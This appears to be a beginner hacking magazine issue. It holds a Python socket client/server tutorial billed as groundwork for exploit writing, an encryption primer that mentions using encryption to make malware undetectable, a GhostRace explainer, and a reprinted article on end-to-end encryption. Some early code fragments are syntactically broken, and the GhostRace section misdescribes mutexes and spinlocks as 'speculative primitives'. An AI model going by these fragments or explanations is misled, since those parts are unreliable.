The most popular among these connection types is the Client-Server model of communication which is widely prevalent on internet. In this article, you will learn how to create a server and client. This will form a basis for our future articles of Exploit Writing. Just like the articles mentioned above, we have module or a library in python for this too.

This module or library is called the “socket” module.

A socket module has a number of methods. They are,

- 1) Socket (): used to create a new socket object.
- 2) Bind (): used to bind the newly created socket object to an IP address and port.
- 3) Listen (): used to enable the server socket to listen for incoming connections.
- 4) Accept (): used to enable server socket to accept incoming connections.
- 5) Connect (): used to start a connection with a server.
- 6) Send (): used to send data through an open connection.
- 7) Receive (): used to receive data through the open connection.
- 8) Close (): used to close the connection.

Let's first create a server and then the client. I am creating this server on the Ubuntu machine which already has python installed by default. I open a text file named “hc_server.py” using nano and enter the first command.

```
import socket
```

It is to import the socket module.

```
def hc_server()
```

This creates a function named hc_server.

```
Server= socket.socket (socket.AF_INET  
,socket.SOCK_STREAM)
```

This creates a new socket named server. Socket.AF_INET is a method of socket module which is used to designate the type of addresses that your socket can communicate with. TCP socket.SOCK_STREAM is a TCP connection protocol.

```
IP = 192.168.40.143
```

```
Port = 8211
```

This creates variables named IP and port to assign the server IP address and port the server runs on (Ubuntu).

```
server.bind (IP, Port)
```

This command binds the server to the above specified IP address and port.

```
server.listen(0)
```

This commands starts the server in listen mode.

```
hc_server()
```


Close the function and call it. Here is the code of the entire exploit till now.

```
import socket
#This imports socket module
def hc_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #This creates a socket object. AF_INET and SOCK_STREAM are constants of
    #socket module that denote the IP address type and TCP protocol
    ip = "192.168.40.143"
    port = 8281
    #Here we have defined Server IP and the port it is running on
    server.bind((ip, port))
    #Bind function of the socket module. Here we are binding the server to
    #the IP address and port
    server.listen(0)
    print(f"Listening on {ip}:{port}")
    #Listen function of the socket module. Here the server starts listening.
hc_server()
```

Let's execute the server code.

```
user1@ubuntu2204:~$ nano hc_server.py
user1@ubuntu2204:~$ python3 hc_server.py
Listening on 192.168.40.143:8281
user1@ubuntu2204:~$
```

It's running but is quitting fast. That's because we have not enabled our server to start accepting incoming connections. Let's do that.

```
import socket
#This imports socket module
def hc_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #This creates a socket object. AF_INET and SOCK_STREAM are constants of
    #socket module that denote the IP address type and TCP protocol
    ip = "192.168.40.143"
    port = 8281
    #Here we have defined Server IP and the port it is running on
    server.bind((ip, port))
    #Bind function of the socket module. Here we are binding the server to
    #the IP address and port
    server.listen(0)
    print(f"Listening on {ip}:{port}")
    #Listen function of the socket module. Here the server starts listening.
    client_socket, client_address = server.accept()
    #Accept function of the socket module. The server starts accepting
    #connections now
    print(f"Accepted connection from {client_address[0]}:{client_address[1]}")
hc_server()
```

[Wrote 20 lines]

client_socket, client_address = server.accept()

Let's execute the server.py code again.

```
user1@ubuntu2204:~$ python3 hc_server.py
Listening on 192.168.40.143:8281
```

This time the server started and is listening for active connections. The server is ready. Let's create a client (I shamelessly copy the code of server and make changes to it. I am coding this on the Kali Linux machine.

```
GNU nano 6.2 hc_client.py
import socket
#This imports socket module
def hc_server():
    server = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    #This creates a socket object. AF_INET and SOCK_STREAM are constants
    #socket module that denote the IP address type and TCP protocol
    ip = "192.168.40.143"
    port = 8281
    #Here we have defined Server IP and the port it is running on
    server.bind((ip, port))
    #Bind function of the socket module. Here we are binding the server
    #the IP address and port
    server.listen(0)

[ Read 20 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

Here's all the changes.

```
GNU nano 6.2 hc_client.py
import socket
#This imports socket module
def hc_client():
    client = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    #This creates a socket object. AF_INET and SOCK_STREAM are constants
    #socket module that denote the IP address type and TCP protocol
    ip = "192.168.40.143"
    port = 8281
    #Here we have defined Server IP and the port we need to
    #connect to
    client.connect((ip, port))
    #Connect function of the socket module. Here we are connecting
    #to the server the IP address and port

hc_client()

[ Wrote 15 lines ]
```


All are self-explainable except one thing.

client.connect ((ip, port))

It makes the client connect to the server. Let's execute this client.py script.

```
(kali@221vm)-[~/Desktop]
$ python3 hc_client.py
```

```
(kali@221vm)-[~/Desktop]
$
```

On the server side, we have this.

```
user1@ubuntu2204:~$ python3 hc_server.py
Listening on 192.168.40.143:8281
Accepted connection from 192.168.40.148:57060
user1@ubuntu2204:~$
```

The connection between client and server is successful. We have successfully created a simple server and client.

Encryption

BEGINNER BASICS

In this article of Beginner basics, you will learn about Encryption. Encryption plays a very important role in the world of hackers and ethical hackers. It's used in password encryption, encrypting communication between devices, data encryption, Hard disk encryption, making payloads FUD etc.

What is encryption?

The transformation of plain text into scrambled text or any other format which is not understandable is known as encryption. It is often used in conjunction with cryptography in cybersecurity.

What is cryptography?

The word cryptography came from a Greek word kryptos which means "hidden secret". Cryptography is the study of secure communication techniques. It is closely associated with encryption which is an act of taking an ordinary text and scrambling it to transform it into cipher text. The aim of this encryption is to make sure that the message is only understood by someone which it is intended to.



What is encryption key?

The key used to encrypt data is the encryption key or cryptographic key. A cryptographic key is a string of characters used with an encryption algorithm to transform data into a scrambled form or cipher text.

What is encryption algorithm?


An encryption algorithm is the method used to transform plain text to cipher text.

Types of encryption techniques

There are three types of encryption techniques. They are,

1. Single Key Cryptographic System (Symmetric encryption)
2. Public Key Cryptographic System (Asymmetric encryption)
3. Hash Functions.

Types of cryptography



1. Symmetric encryption (Single Key Cryptographic System)

In symmetric encryption, a single key is used to both encrypt and decrypt data.



Hence it is known as Single Key Cryptographic System. Symmetric encryption is very fast and hence used wherever speed is required for encryption. For example, it is used for encrypting credit card information and other confidential information, making malware and virus Fully Undetectable (FUD) etc. There are various encryption algorithms. The most popular encryption algorithms are DES, 2DES, 3DES, AES, IDEA, RC4, RC5, RC6, Blowfish etc.

Fig: Symmetric encryption algorithms



2. Asymmetric encryption (Public Key Cryptographic System)

Public key cryptographic system (PKCS) uses two keys: Public key and Private key. The data is encrypted with the Public key and can only be decrypted with private key or vice versa.

Fig: Asymmetric or Public key Cryptography



Since two different keys are used for encryption and decryption, even if any attacker knows about the key used for encryption there is no threat to any data. It is more secure than the single key

cryptographic system but a bit slow. This is used in online communications like HTTPS, digital signatures, end-to-end encryption etc. Example of Public key cryptography system algorithms are RSA, Diffie-Hellman etc.

Fig: Asymmetric encryption algorithms

**Rivest Shamir
Adleman (RSA)**

Diffie-Hellman

**Elliptic Curve
Cryptography (ECC)**

3. Hash functions or Message Digests

A hash function is a versatile one-way cryptographic algorithm that converts plain text to a fixed length of encrypted text which is known as a message digest or simply a hash. A hash is known as a one-way function since once it encrypted it cannot be decrypted but (or decrypting it is very complex and difficult). Hash functions and message digests are used whenever the decrypting is not needed like hashing the passwords etc. Example of hash functions are MD5, SHA-1, SHA-512, RIPEMD etc.

Fig: Hash function algorithms

MD2

MD4

MD5

SHA-1

SHA-2

SHA-3

RIPEMD-128

RIPEMD-256

RIPEMD-320

Ghost Race

VULNERABILITY FOR BEGINNERS

Hello, Welcome to vulnerability for beginners. In this Issue, we will explain you about the recently discovered GhostRace vulnerability. GhostRace vulnerability is a data leakage vulnerability that affects all the modern processors in use today like Intel, AMD, ARM etc. It doesn't matter what the operating system is. It can be Windows, Linux, macOS. Ghost Race vulnerability is a result of mixing of exploitation of speculative execution and race conditions.

What is a race condition?

A race condition is a condition in which two threads or processes try to access the same resource. This resource can be memory, data, files at the same time. This can lead to vulnerabilities like data leak, illegal access etc.

What are speculative primitives?

To prevent race condition from occurring, makers of operating systems have implemented something known as speculative primitives in their software. These primitives, known by names "mutex" and "spinlock" make sure that race condition does not occur by making sure only one thread or process can access shared resources at one time. Their objective is to synchronize access to these shared resources.

What is speculative execution?

There's another thing you have to know before understanding Ghost Race vulnerability. It is speculative execution. Speculative execution is a technique in which a processor executes the next instruction before the execution of the present instruction is completed. It does this to improve the speed of the operation.

In 2017, speculative execution was exploited to steal sensitive information in the memory. Researchers of Ghost Race vulnerability say that all the speculative primitives employed to prevent race condition are vulnerable. This is what they have to say.

"Our key finding is that all the common mutex-spinlock primitives 1) lack explicit serialization and guard the critical region with a conditional branch." When these speculative primitives use a conditional "if" statement to control access to a shared resource, they become vulnerable to speculative execution attack. This makes Ghost Race vulnerability is a combination of speculative execution and race conditions.

"To hack a system requires getting to know its rules better than the people who created it or are running it, and exploiting all the vulnerable distance between how those people had intended the system to work and how it actually works, or could be made to work."

-Edward Snowden



Are private conversations truly private? A cybersecurity expert explains how end-to-end encryption protects you

CYBER SECURITY

Robin Chataut
Assistant Professor of Cybersecurity and
Computer Science,
Quinnipiac University

Imagine opening your front door wide and inviting the world to listen in on your most private conversations. Unthinkable, right? Yet, in the digital realm, people inadvertently leave doors ajar, potentially allowing hackers, tech companies, service providers and security agencies to peek into their private communications.

Much depends on the applications you use and the encryption standards the apps uphold. End-to-end encryption is a digital safeguard for online interactions. It's used by many of the more popular messaging apps. Understanding end-to-end encryption is crucial for maintaining privacy in people's increasingly digital lives.

While end-to-end encryption effectively secures messages, it is not foolproof against all cyberthreats and requires users to actively manage their privacy settings. As a cybersecurity researcher, I believe that continuous advancements in encryption are necessary to safeguard private communications as the digital privacy landscape evolves.

How end-to-end encryption works

When you send a message via an app using end-to-end encryption, your app acts as a cryptographer and encodes your message with a cryptographic key. This process transforms your message into a cipher – a jumble of seemingly random characters that conceal the true essence of your message.

This ensures that the message remains a private exchange between you and your recipient, safeguarded against unauthorized access, whether from hackers, service providers or surveillance agencies. Should any eavesdroppers intercept it, they would see only gibberish and would not be able to decipher the message without the decryption key.

When the message reaches its destination, the recipient's app uses the corresponding decryption key to unlock the message. This decryption key, securely stored on the recipient's device, is the only key capable of deciphering the message, translating the encrypted text back into readable format.

This form of encryption is called public key, or asymmetric, cryptography. Each party who communicates using this form of encryption has two encryption keys, one public and one private. You share your public key with whoever wants to communicate securely with you, and they use it to encrypt their messages to you. But that key can't be used to decrypt their messages. Only your private key, which you do not share with anyone, can do that.

In practice, you don't have to think about sharing keys. Messaging apps that use end-to-end encryption handle that behind the scenes. You and the party you are communicating securely with just have to use the same app.

Who has end-to-end encryption?

End-to-end encryption is used by major messaging apps and services to safeguard users' privacy.

Apple's iMessage integrates end-to-end encryption for messages exchanged between iMessage users, safeguarding them from external

(Cont'd on next page)

access. However, messages sent to or received from non-iMessage users such as SMS texts to or from Android phones do not benefit from this level of encryption.

Google has begun rolling out end-to-end encryption for Google Messages, the default messaging app on many Android devices. The company is aiming to modernize traditional SMS with more advanced features, including better privacy. However, this encryption is currently limited to one-on-one chats.

Facebook Messenger also offers end-to-end encryption, but it is not enabled by default. Users need to start a "Secret Conversation" to encrypt their messages end to end. End-to-end encrypted chats are currently available only in the Messenger app on iOS and Android, not on Facebook chat or messenger.com.

WhatsApp stands out for its robust privacy features, implementing end-to-end encryption by default for all forms of communication within the app.

Signal, often heralded by cybersecurity experts as the gold standard for secure communication, offers end-to-end encryption across all its messaging and calling features by default. Signal's commitment to privacy is reinforced by its open-source protocol, which allows independent experts to verify its security.

Telegram offers a nuanced approach to privacy. While it provides strong encryption, its standard chats do not use end-to-end encryption. For that, users must initiate "Secret Chats."

It's essential to not only understand the privacy features offered by these platforms but also to manage their settings to ensure the highest level of security each app offers. With varying levels of protection across services, the responsibility often falls on the user to choose messaging apps wisely and to opt for those that provide end-to-end encryption by default.

safeguarding privacy is a subject of much debate. While it significantly enhances security, no system is entirely foolproof. Skilled hackers with sufficient resources, especially those backed by security agencies, can sometimes find ways around it.

Additionally, end-to-end encryption does not protect against threats posed by hacked devices or phishing attacks, which can compromise the security of communications.

The coming era of quantum computing poses a potential risk to end-to-end encryption, because quantum computers could theoretically break current encryption methods, highlighting the need for continuous advancements in encryption technology.

Nevertheless, for the average user, end-to-end encryption offers a robust defense against most forms of digital eavesdropping and cyberthreats. As you navigate the evolving landscape of digital privacy, the question remains: What steps should you take next to ensure the continued protection of your private conversations in an increasingly interconnected world?

"End-to-end encryption does not protect against threats posed by hacked devices or phishing attacks, which can compromise the security"

**This
Article
first
appeared
in
The
Conversation**

Is end-to-end encryption effective?

The effectiveness of end-to-end encryption in